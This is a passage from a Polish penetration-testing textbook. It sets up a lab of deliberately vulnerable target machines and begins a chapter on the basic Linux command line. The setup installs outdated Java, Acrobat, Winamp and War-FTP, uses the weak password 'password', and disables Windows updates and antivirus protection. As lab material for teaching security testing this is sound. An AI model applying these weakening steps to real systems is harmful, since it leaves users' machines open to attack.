


Rysunek 1.44. Panel administracyjny serwera FileZilla

6. Na ekranie pojawi się okno dialogowe *Add User Account* (dodaj konto użytkownika). Jako nazwę użytkownika wpisz *georgia* i naciśnij przycisk *OK*.
7. Kliknij nazwę użytkownika *georgia*, zaznacz opcję *Password* (hasło) i w polu tekstowym obok wpisz hasło *password*.
8. Naciśnij przycisk *OK*. Kiedy zostaniesz poproszony o podanie nazwy udostępnianego katalogu, przejdź do foldera *georgia's Documents* i zaznacz go, tak jak zostało to pokazane na rysunku 1.46. Wszystkie pozostałe opcje pozostaw na ustawieniach domyślnych, tak jak to widać na rysunku. Po zakończeniu naciśnij przycisk *OK* i zamknij wszystkie pozostałe okna.



Rysunek 1.45. Tworzenie użytkownika FTP



Rysunek 1.46. Udostępnianie wybranego folderu dla serwera FTP

Adobe Acrobat Reader

Następnym etapem przygotowań będzie zainstalowanie pakietu Adobe Acrobat Reader w wersji 8.1.2, którą możesz pobrać ze strony http://www.oldapps.com/adobe_reader.php?old_adobe=17. Po uruchomieniu programu instalacyjnego zaakceptuj wszystkie ustawienia domyślne i postępuj zgodnie z poleceńiami instalatora. Aby zakończyć instalację, naciśnij przycisk *Finish* (podobnie jak poprzednio, jeżeli będziesz miał problemy z przeglądarką, pobierz plik z poziomu hosta i skopiuj na pulpit wirtualnego systemu Windows XP).

War-FTP

Pakiet War-FTP 1.65 możesz pobrać ze strony <http://www.exploit-db.com/exploits/3570/>. Zapisz pobrany plik na pulpicie systemu Windows i uruchom proces instalacji, dwukrotnie klikając ikonę pliku lewym przyciskiem myszy. Tym razem nie musisz uruchamiać usługi FTP — uruchomimy ją ręcznie, kiedy będziemy omawiać tworzenie exploitów w rozdziałach 16. – 19.

WinSCP

Najnowszą wersję pakietu WinSCP możesz pobrać ze strony <http://winscp.net>. Po zakończeniu pobierania uruchom program instalacyjny i wybierz opcję *Typical Installation* (typowa instalacja). Podczas instalowania możesz wyłączyć opcje instalowania dodatkowych pakietów oprogramowania. Aby zakończyć proces instalowania, naciśnij przycisk *Finish*.

Instalowanie pakietów Immunity Debugger oraz Mona


Przygotowywanie naszej maszyny wirtualnej z systemem Windows XP zakończymy poprzez zainstalowanie debuggera, czyli narzędzia, które wspomaga proces wykrywania błędów w programach komputerowych. W naszym przypadku debuggerów będziemy używać głównie w rozdziałach poświęconych tworzeniu exploitów. Uruchom przeglądarkę sieciową i przejdź na stronę rejestracyjną pakietu Immunity Debugger, http://debugger. immunityinc.com>ID_register.py. Wypełnij znajdujący się tam formularz rejestracyjny i naciśnij przycisk *Download* (pobierz). Po zakończeniu pobierania uruchom program instalacyjny.

Kiedy program zapyta, czy chcesz zainstalować pakiet Python, naciśnij przycisk *Yes*. Zaakceptuj umowę licencyjną i następnie postępuj według domyślnych poleceń programu instalacyjnego. Po zakończeniu instalacji automatycznie powinien się rozpocząć proces instalacji pakietu Python. Zaakceptuj wszystkie ustawienia domyślne i postępuj zgodnie z poleceniami instalatora.

Po zainstalowaniu pakietów Immunity Debugger oraz Python ze strony <http://redmine.corelan.be/projects/mona/repository/raw/mona.py> pobierz program *mona.py* i skopiuj go do katalogu *C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands*, tak jak zostało to przedstawione na rysunku 1.47.

Uruchom program Immunity Debugger i w wierszu polecenia, znajdującym się w dolnej części okna programu, wpisz polecenie `!mona config -set workingfolder c:\logs\%p`, tak jak zostało to przedstawione na rysunku 1.48. Takie polecenie spowoduje, że pakiet Mona będzie zapisywał wyniki swojego działania w plikach *C:\logs\<program>*, gdzie *<program>* to nazwa programu aktualnie analizowanego przez debugger Immunity Debugger.

Od tej chwili przyszły cel naszych ataków, czyli maszyna wirtualna z systemem Windows XP, jest gotowy do użycia.



Rysunek 1.47. Instalowanie pakietu *Mona*

The screenshot shows the Immunity Debugger interface with the title bar 'Immunity Debugger - [Log data]'. The menu bar includes File, View, Debug, Plugins, ImmLib, Options, Window, Help, and Jobs. The command line at the bottom has the text '!mona config -set workingfolder c:\logs\%p'. The main window displays a large block of text containing the help documentation for the 'mona' command, listing various options and their descriptions. The text includes commands like infodump, jmp, kb, modules, nosafe, offset, pagealloc, pattern_create, poffset, pteb, pteb, rop, rofunc, sehchain, skeleton, stackpivot, stacktrace, suggest, teb, and update. It also mentions actions like 'mona.py' and provides information about configuration parameters such as 'workingfolder'.

Rysunek 1.48. Konfigurowanie lokalizacji logów programu *Mona*

Tworzenie maszyny-celu z systemem Ubuntu 8.10

Ponieważ system Linux jest oprogramowaniem typu open source, gotową maszynę wirtualną z systemem Linux możesz pobrać poprzez łącze torrent ze strony oryginalnego wydania tej książki. Po zakończeniu pobierania rozpakuj plik *Book-*

Ubuntu.7z za pomocą programu 7-Zip (hasło niezbędne do rozpakowania archiwum brzmi 1stPentestBook?!). Po rozpakowaniu dwukrotnie kliknij lewym przyciskiem myszy plik .vmx, co spowoduje uruchomienie maszyny wirtualnej w programie VMware. Jeżeli na ekranie pojawi się ostrzeżenie, że maszyna wirtualna jest prawdopodobnie w użyciu, naciśnij przycisk *Take Ownership* (przejmij na własność), a następnie, podobnie jak miało to miejsce w przypadku maszyny z systemem Kali Linux, wybierz opcję *I copied it* (skopiowałem). Nazwy konta użytkownika i hasła dostępu do tej maszyny wirtualnej to odpowiednio *georgia* i *password*.

Po załadowaniu i uruchomieniu maszyny wirtualnej z systemem Ubuntu upewnij się, że jej interfejs sieciowy pracuje w trybie połączenia mostkowego (ang. *bridged*), po czym kliknij ikonę połączenia sieciowego, znajdującą się w prawym górnym rogu ekranu, i podłącz maszynę do sieci. Nie instaluj żadnych dodatkowych aktualizacji (nawet jeżeli system Cię o to poprosi). Podobnie jak to robiliśmy w przypadku systemu Windows XP, w dalszej części książki będziemy próbować wykorzystać luki w zabezpieczeniach niezaktualizowanych pakietów oprogramowania zainstalowanych w tym systemie. Po podłączeniu do sieci nasz kolejny cel ataków, czyli maszyna wirtualna z systemem Ubuntu, jest gotowy do działania (zagadnienia związane z przydzielaniem systemowi Linux statycznego adresu IP omówimy w rozdziale 2.).


Tworzenie maszyny-celu z systemem Windows 7

Podobnie jak miało to miejsce w przypadku Windows XP, instalację systemu Windows 7 w maszynie wirtualnej będziesz musiał przeprowadzić z użyciem instalacyjnego dysku DVD lub obrazu ISO systemu Windows 7. 30-dniowa wersja próbna 32-bitowego wydania systemu Windows 7 Professional SP1 sprawdzi się w tej roli znakomicie, ale jeżeli będziesz chciał korzystać z niej nieco dłużej, to po upływie 30 dni będziesz musiał przeprowadzić aktywację systemu. Aby zdobyć legalną wersję systemu Windows 7 SP1, możesz zajrzeć na jedną ze stron podanych niżej lub po prostu odwiedzić jeden ze sklepów z oprogramowaniem, jakie z pewnością funkcjonują w Twojej okolicy.

- <http://www.softpedia.com/get/System/OS-Enhancements/Windows-7.shtml>
- <http://www.microsoft.com/en-us/evalcenter>

Tworzenie konta użytkownika

Po zainstalowaniu systemu Windows 7 Professional SP1 wyłącz automatyczne instalowanie aktualizacji i poprawek bezpieczeństwa, a następnie utwórz konto użytkownika *Georgia Weidman*, które będzie posiadało uprawnienia administratora systemu i hasło *password*, tak jak zostało to przedstawione na rysunkach 1.49 i 1.50.




Rysunek 1.49. Tworzenie konta użytkownika



Rysunek 1.50. Ustawianie hasła dla użytkownika Georgia Weidman

Kiedy system o to poprosi, ustaw typ połączenia sieciowego jako *Work Network* (*Sieć firmowa*). Zaporę sieciową pozostaw włączoną. Podeczas instalacji maszyna wirtualna z systemem Windows 7 kilka razy będzie wyłączana i ponownie uruchamiana. Po zakończeniu instalacji zaloguj się jako użytkownik Georgia Weidman.

Teraz powinieneś zainstalować pakiet VMware Tools, tak jak robileś to w przypadku maszyny wirtualnej z systemem Windows XP. Jeżeli po wybraniu z menu VMware polecenia instalacji pakietu VMware Tools instalator nie zostanie automatycznie uruchomiony, dwukrotnie kliknij ikonę *My Computer* (*Mój komputer*), znajdująca się na pulpicie, i uruchom instalator VMware Tools bezpośrednio z wirtualnego napędu DVD, tak jak zostało to pokazane na rysunku 1.51.




Rysunek 1.51. Instalowanie pakietu VMware Tools

Wyłączanie automatycznego instalowania aktualizacji

Ze względu na fakt, że nasze ataki na system Windows 7 będziemy przeprowadzać w głównej mierze z wykorzystaniem luk w zabezpieczeniach aplikacji innych niż systemowe, powinieneś się teraz upewnić, iż proces automatycznych aktualizacji oprogramowania w systemie Windows 7 został wyłączony. Aby to zrobić, z menu *Start* wybierz polecenie *Control Panel/System and Security* (*Panel sterowania/System i zabezpieczenia*). Następnie przejdź do sekcji *Windows Update* i kliknij opcję *Turn Automatic Updating On or Off* (*Włącz lub wyłącz automatyczne aktualizowanie*). W sekcji *Important updates* (*Aktualizacje ważne*) kliknij listę rozwijaną i wybierz z niej opcję *Never check for updates (not recommended)* (*Nigdy nie sprawdzaj, czy są aktualizacje (niezalecane)*), jak zostało to zilustrowane na rysunku 1.52. Naciśnij przycisk *OK*.

Ustawianie statycznego adresu IP

Aby ustawić statyczny adres IP, wybierz z menu *Start* polecenie *Control Panel/Network and Internet/Network and Sharing Center/Change Adapter Settings* (*Panel sterowania/Sieć i Internet/Centrum sieci i udostępniania/Zmień ustawienia karty*




Rysunek 1.52. Wyłączanie automatycznych aktualizacji systemu

sieciowej). Teraz kliknij ikonę *Local Area Network* (*Połączenie lokalne*) prawym przyciskiem myszy i z menu podręcznego wybierz polecenie *Properties/Internet Protocol version 4 (TCP/IPv4)* (*Właściwości/Protokół internetowy w wersji 4 (TCP/IPv4)*), po czym naciśnij przycisk *Properties* (*Właściwości*). Ustaw odpowiednie parametry protokołu, tak jak robiliśmy to w przypadku systemu Windows XP (zobacz podrozdział „Ustawianie statycznego adresu IP”), z tym że dla systemu Windows 7 powinieneś ustawić inny adres IP, tak jak zostało to przedstawione na rysunku 1.53. Jeżeli system poprosi Cię o wybór lokalizacji sieciowej — *Home Network* (*Sieć domowa*), *Work Network* (*Sieć firmowa*) czy *Public Network* (*Sieć publiczna*) — wybierz opcję *Work Network* (*Sieć firmowa*). Upewnij się również, że interfejs sieciowy maszyny wirtualnej pracuje w trybie połączenia mostkowego.

Ponieważ zapora sieciowa systemu Windows 7 jest włączona, to nie będzie on odpowiadał na polecenie ping z systemu Kali Linux. Z tego powodu użyjemy polecenia ping w systemie Windows 7 do uzyskania odpowiedzi z systemu Kali Linux. Uruchom maszynę wirtualną z systemem Kali Linux, następnie powróć do Windows 7, naciśnij przycisk *Start* i wybierz polecenie *Run* (*Uruchom*). Wpisz polecenie cmd i naciśnij klawisz *Enter*. Na ekranie pojawi się okno wiersza poleceń, w którym powinieneś wpisać polecenie przedstawione poniżej:

```
ping <adres IP systemu Kali Linux>
```



Rysunek 1.53. Ustawianie statycznego adresu IP

Jeżeli wszystko dobrze skonfigurowałeś, w oknie wiersza poleceń powinieneś zobaczyć poprawną odpowiedź na polecenie ping (zobacz podrozdział „Ustawianie statycznego adresu IP”).

Dodawanie kolejnego interfejsu sieciowego

Wyłącz maszynę wirtualną z systemem Windows 7. Teraz dodamy do niej drugi interfejs sieciowy, dzięki któremu nasz system Windows 7 będzie mógł być jednocześnie podłączony do dwóch różnych sieci komputerowych. Takiej konfiguracji będziemy używać w fazie powłamaniowej eksploracji systemu do symulowania ataków na inne systemy podłączone do sieci wewnętrznej.

Aby dodać kolejny interfejs sieciowy do maszyny wirtualnej w programie VMware Player działającym na platformie Windows, z menu głównego wybierz polecenie *Player/Manage/Virtual Machine Settings/Add* (Player/zarządzaj/ustawienia maszyny wirtualnej/dodaj), kliknij opcję *Network Adapter* (karta sieciowa) i naciśnij przycisk *Next* (dalej). Nowy interfejs sieciowy będzie nosił nazwę *Network Adapter 2*. Aby to samo zrobić w programie VMware Fusion działającym na platformie Mac OS, wybierz polecenie *Virtual Machine Settings/Add Device/Network Adapter* (maszyna wirtualna/dodaj urządzenie/karta sieciowa). Ustaw nowy interfejs sieciowy do pracy w trybie połączenia tylko z hostem (ang. *Host Only Network*). Naciśnij przycisk *OK* i uruchom maszynę wirtualną (dla drugiego interfejsu sieciowego nie musimy ustawiać statycznego adresu IP). Po uruchomieniu maszyny wirtualnej ponownie przejdź do opcji *Virtual Machine Settings* i sprawdź, czy teraz jest ona rzeczywiście wyposażona w dwie wirtualne karty sieciowe. Obie karty powinny być ustawione w trybie automatycznego podłączania po uruchomieniu maszyny wirtualnej.


Instalowanie dodatkowego oprogramowania

Nasza maszyna wirtualna z systemem Windows 7 jest już prawie gotowa, ale musisz jeszcze zainstalować w niej wymienione poniżej oprogramowanie. Wszystkie pakiety oprogramowania zainstaluj zgodnie z domyślnymi ustawieniami programów instalacyjnych.

- Java 7 Update 6, czyli dosyć stara wersja pakietu Java, którą możesz pobrać ze strony http://www.oldapps.com/java.php?old_java=8120/.
- Winamp 5.55, czyli popularny odtwarzacz plików multimedialnych, którego pakiet instalacyjny znajdziesz na stronie http://www.oldapps.com/winamp.php?old_winamp=247/ (pamiętaj o wyłączeniu dodatkowych opcji pozwalających na integrację z wyszukiwarką sieciową itp.).
- Najnowsza wersja przeglądarki sieciowej Firefox, którą możesz pobrać ze strony <https://www.mozilla.org/pl/>.
- Pakiet Microsoft Security Essentials, który znajdziesz na stronie <http://windows.microsoft.com/en-us/windows/security-essentials-download/>. Pobierz najnowsze sygnatury antywirusowe i upewnij się, że pobierasz odpowiednią wersję dla Twojego 32-bitowego systemu Windows. Nie włączaj automatycznego wysyłania próbek nieznanych wirusów ani automatycznego skanowania podczas instalacji pakietów oprogramowania. Dodatkowo powinieneś również wyłączyć mechanizm ochrony i skanowania w czasie rzeczywistym (ang. *real-time protection*) — włączmy tę opcję w rozdziale 12., kiedy będziemy omawiać sposoby omijania oprogramowania antywirusowego. Aby to zrobić, przejdź na kartę *Settings* (ustawienia), kliknij opcję *Real-time protection* (ochrona w czasie rzeczywistym), a następnie usuń zaznaczenie opcji *Turn on real-time protection (recommended)* (włącz ochronę w czasie rzeczywistym [zalecane]), jak to zostało pokazane na rysunku 1.54. Zachowaj wprowadzone zmiany, naciskając przycisk *Save changes* (zapisz zmiany).

Na koniec powinieneś jeszcze zainstalować aplikację internetową BookApp, której łącze torrent znajdziesz na stronie oryginalnego wydania tej książki (pamiętaj, że hasło do rozpakowania pliku archiwum to *1stPentestBook?!*). Po rozpakowaniu przenieś folder *BookApp* do maszyny wirtualnej Windows 7. Szczegółowy opis procesu instalacji tej aplikacji znajdziesz w pliku *InstallApp.pdf*. Poniżej znajdziesz krótki opis tego procesu.

- 1. Uruchom skrypt *Step1-install-iis.bat* na prawach administratora systemu.**
Aby to zrobić, kliknij ikonę pliku *.bat* prawym przyciskiem myszy i z menu podręcznego wybierz polecenie *Run as administrator* (*Uruchom jako administrator*). Po zakończeniu instalacji możesz pozamykać wszystkie okna wiersza poleceń, jakie ewentualnie pozostały otwarte na ekranie.
- 2. Przejdź do folderu *SQL* i uruchom program *SQLExprWRT_x86_ENU.EXE*.**
Szczegółową instrukcję instalacji wraz ze zrzutami ekranu znajdziesz w pliku *InstallApp.pdf*.



Rysunek 1.54. Wyłączanie ochrony w czasie rzeczywistym

3. Zainstaluj dodatek Service Pack 3 do serwera SQL 2008. Aby to zrobić, uruchom plik *SQLServer2008SP3-KB2546951-x86-ENU.exe*. Kiedy na ekranie pojawią się ostrzeżenia dotyczące problemów z kompatybilnością, po prostu naciśnij przycisk *OK*, co spowoduje kontynuację procesu instalacji. Podczas instalacji zaakceptuj wszelkie zmiany, o które pyta program.
4. Uruchom program SQL Server Configuration Manager i włącz opcję *Named Pipes* (nazwany potok).
5. Przejdz do głównego folderu aplikacji i na prawach administratora uruchom skrypt *Step2-Modify-FW.bat*.
6. Zainstaluj w systemie obsługę XML dla serwera MS SQL. Aby to zrobić, uruchom plik *sqlxml_x86-v4.exe*, znajdujący się w folderze *SQL*.
7. Przejdz do głównego folderu aplikacji i na prawach administratora uruchom skrypt *Step3-Install-App.bat*.
8. Użyj programu MS SQL Management Studio do uruchomienia skryptu *db.sql*, który znajduje się w folderze *SQL*. Szczegółową instrukcję postępowania znajdziesz w pliku *InstallApp.pdf*.
9. Na koniec zmień prawa dostępu do pliku *AuthInfo.xml*, znajdującego się w głównym folderze aplikacji, tak aby użytkownik *IIS_USERS* miał pełne prawa do tego pliku.

Podsumowanie

W tym rozdziale utworzyłeś testowe środowisko wirtualne, pobrалes, zainstalowałeś i skonfigurowałeś system Kali Linux do przeprowadzania ataków, a także skonfigurowałeś naszą wirtualną sieć oraz maszyny wirtualne z systemami Windows XP, Windows 7 i Ubuntu, które w kolejnych rozdziałach będą spełniały rolę celów ataków.

W następnym rozdziale dowiesz się, jak pracować z konsolą systemu Linux oraz jak korzystać z wielu narzędzi i technik przeprowadzania testów penetracyjnych.

2

Praca z systemem Kali Linux

W TEJ KSIĄŻCE SYSTEM KALI LINUX SPEŁNIA ROLĘ PODSTAWOWEJ PLATFORMY OPERACYJNEJ, ZA POMOCĄ KTÓREJ BĘDZIEMY PRZEPROWADZAĆ ATAKI NA SYSTEMY TESTOWE W NASZYM LABORATORIUM. KALI LINUX, BĘDĄCY NASTĘPCĄ popularnego systemu BackTrack Linux, to system oparty o dystrybucję Debian Linux, który został wyposażony w całe mnóstwo gotowych do użycia i odpowiednio skonfigurowanych narzędzi przeznaczonych do przeprowadzania testów penetracyjnych. Każdy, kto kiedykolwiek próbował samodzielnie utworzyć i skonfigurować system przeznaczony do takich zadań, doskonale zdaje sobie sprawę z tego, jak jest to trudne i złożone. Kali Linux działa podobnie jak standardowa dystrybucja systemu Debian GNU/Linux wyposażona w bardzo wiele dodatkowych narzędzi.

Zamiast jednak używać myszy, podczas pracy z systemem Kali Linux znacznie częściej będziemy korzystać z okna terminala, ponieważ to właśnie tam objawia się prawdziwa siła systemu Linux. W tym rozdziale dowiesz się, jak z poziomu wiersza poleceń uruchamiać najczęściej wykonywane zadania. Jeżeli jesteś ekspertem i masz duże doświadczenie w pracy z systemem Linux, możesz z czystym sumieniem pominąć ten rozdział i przejść od razu do lektury rozdziału 3. Jeżeli jednak praca z systemem Linux to dla Ciebie nowe doświadczenie, to z pewnością znajdziesz tutaj wiele interesujących informacji.

Wiersz poleceń systemu Linux

Wiersz poleceń systemu Linux wygląda mniej więcej tak, jak to zostało przedstawione na przykładzie poniżej:

```
root@kali:~#
```

Podobnie jak w przypadku okna konsoli systemu DOS czy terminala systemu Mac OS, wiersz poleceń systemu Linux daje Ci dostęp do procesora komend o nazwie *bash*, który pozwala na sterowanie działaniem systemu za pomocą odpowiednich komend tekstowych wpisywanych w wierszu poleceń. Po uruchomieniu terminala systemu Linux w jego oknie pojawia się znak zachęty, taki jak przedstawiony wcześniej `root@kali#`. *Root* to nazwa superużytkownika (administratora) systemu Linux, który ma pełną kontrolę nad funkcjonowaniem systemu Kali Linux.

Aby w systemie Linux wykonać daną operację, powinieneś w wierszu poleceń wpisać wybraną komendę wraz z odpowiednimi argumentami wywołania. Na przykład aby wyświetlić zawartość katalogu domowego użytkownika root, możesz użyć polecenia `ls`, tak jak zostało to przedstawione poniżej.

```
root@kali:~# ls  
Desktop
```

Jak widać, w katalogu domowym użytkownika root nie ma zbyt wielu ciekawych rzeczy; możesz tam znaleźć tylko folder o nazwie *Desktop*.

System plików w Linuksie

W świecie systemu Linux wszystko jest plikiem: klawiatury, drukarki, urządzenia sieciowe, jednym słowem — wszystko. Pliki mogą być tworzone, wyświetlane, edytowane, przenoszone w inne miejsce lub usuwane. System plików w Linuksie składa się z szeregu katalogów, które tworzą strukturę hierarchiczną, począwszy od głównego katalogu systemu plików (ang. *root filesystem*), oznaczanego jako `/`.

Aby sprawdzić nazwę bieżącego katalogu roboczego, powinieneś w oknie terminala wpisać polecenie `pwd`:

```
root@kali:~# pwd  
/root
```

Zmiana katalogów

Aby przenieść się do innego katalogu, powinieneś wpisać polecenie `cd nazwa_katalogu`, gdzie *nazwa_katalogu* to względna lub bezwzględna ścieżka do katalogu docelowego. *Bezwzględna ścieżka katalogu* to ścieżka do danego katalogu zbu-

dowana w odniesieniu do katalogu głównego /. Jeżeli na przykład chcesz przejść do katalogu *Desktop* użytkownika root z dowolnego innego miejsca systemu plików, powinieneś wykonać polecenie cd /root/Desktop. Jeżeli jednak znajdujesz się już w katalogu /root, to do wykonania takiego zadania możesz użyć *względnej ścieżki katalogu* (czyli inaczej mówiąc, ścieżki zbudowanej w odniesieniu do Twojego bieżącego położenia w systemie plików). Aby to zrobić, wpisz polecenie cd Desktop, a wykonanie takiego polecenia będzie miało taki sam rezultat jak poprzednio.

Polecenie cd .. przeniesie Cię w górę o jeden poziom w hierarchii systemu plików, tak jak zostało to przedstawione poniżej.

```
root@kali:~/Desktop# cd ..
root@kali:~/# cd ../etc
root@kali:/etc#
```

Jeżeli znajdujesz się w katalogu *Desktop* użytkownika root, to wykonanie polecenia cd .. przeniesie Cię z powrotem do katalogu domowego użytkownika root. Jeśli teraz użyjesz polecenia cd ../../etc, to zostaniesz przeniesiony najpierw o jeden poziom w górę (czyli do katalogu głównego), a następnie do katalogu */etc*.

Dokumentacja poleceń — strony podręcznika man

Aby dowiedzieć się czegoś więcej na temat wybranych poleceń oraz ich opcji i argumentów wywołania, możesz zatrzymać się na ekranie po wpisaniu polecenia man *nazwa_polecenia*. Jeżeli na przykład chciałbyś się dowiedzieć czegoś więcej na temat działania polecenia ls, powinieneś użyć polecenia man ls, jak zostało to zilustrowane na listingu 2.1.

Listing 2.1. Fragment strony podręcznika man polecenia ls

```
root@kali:~# man ls
LS(1)                                     Polecenia użytkownika          LS(1)
NAZWA
    ls - wypisuje zawartość katalogu
SKŁADNIA
    ls [OPCJA]... [PLIK]... ①
OPIS ②
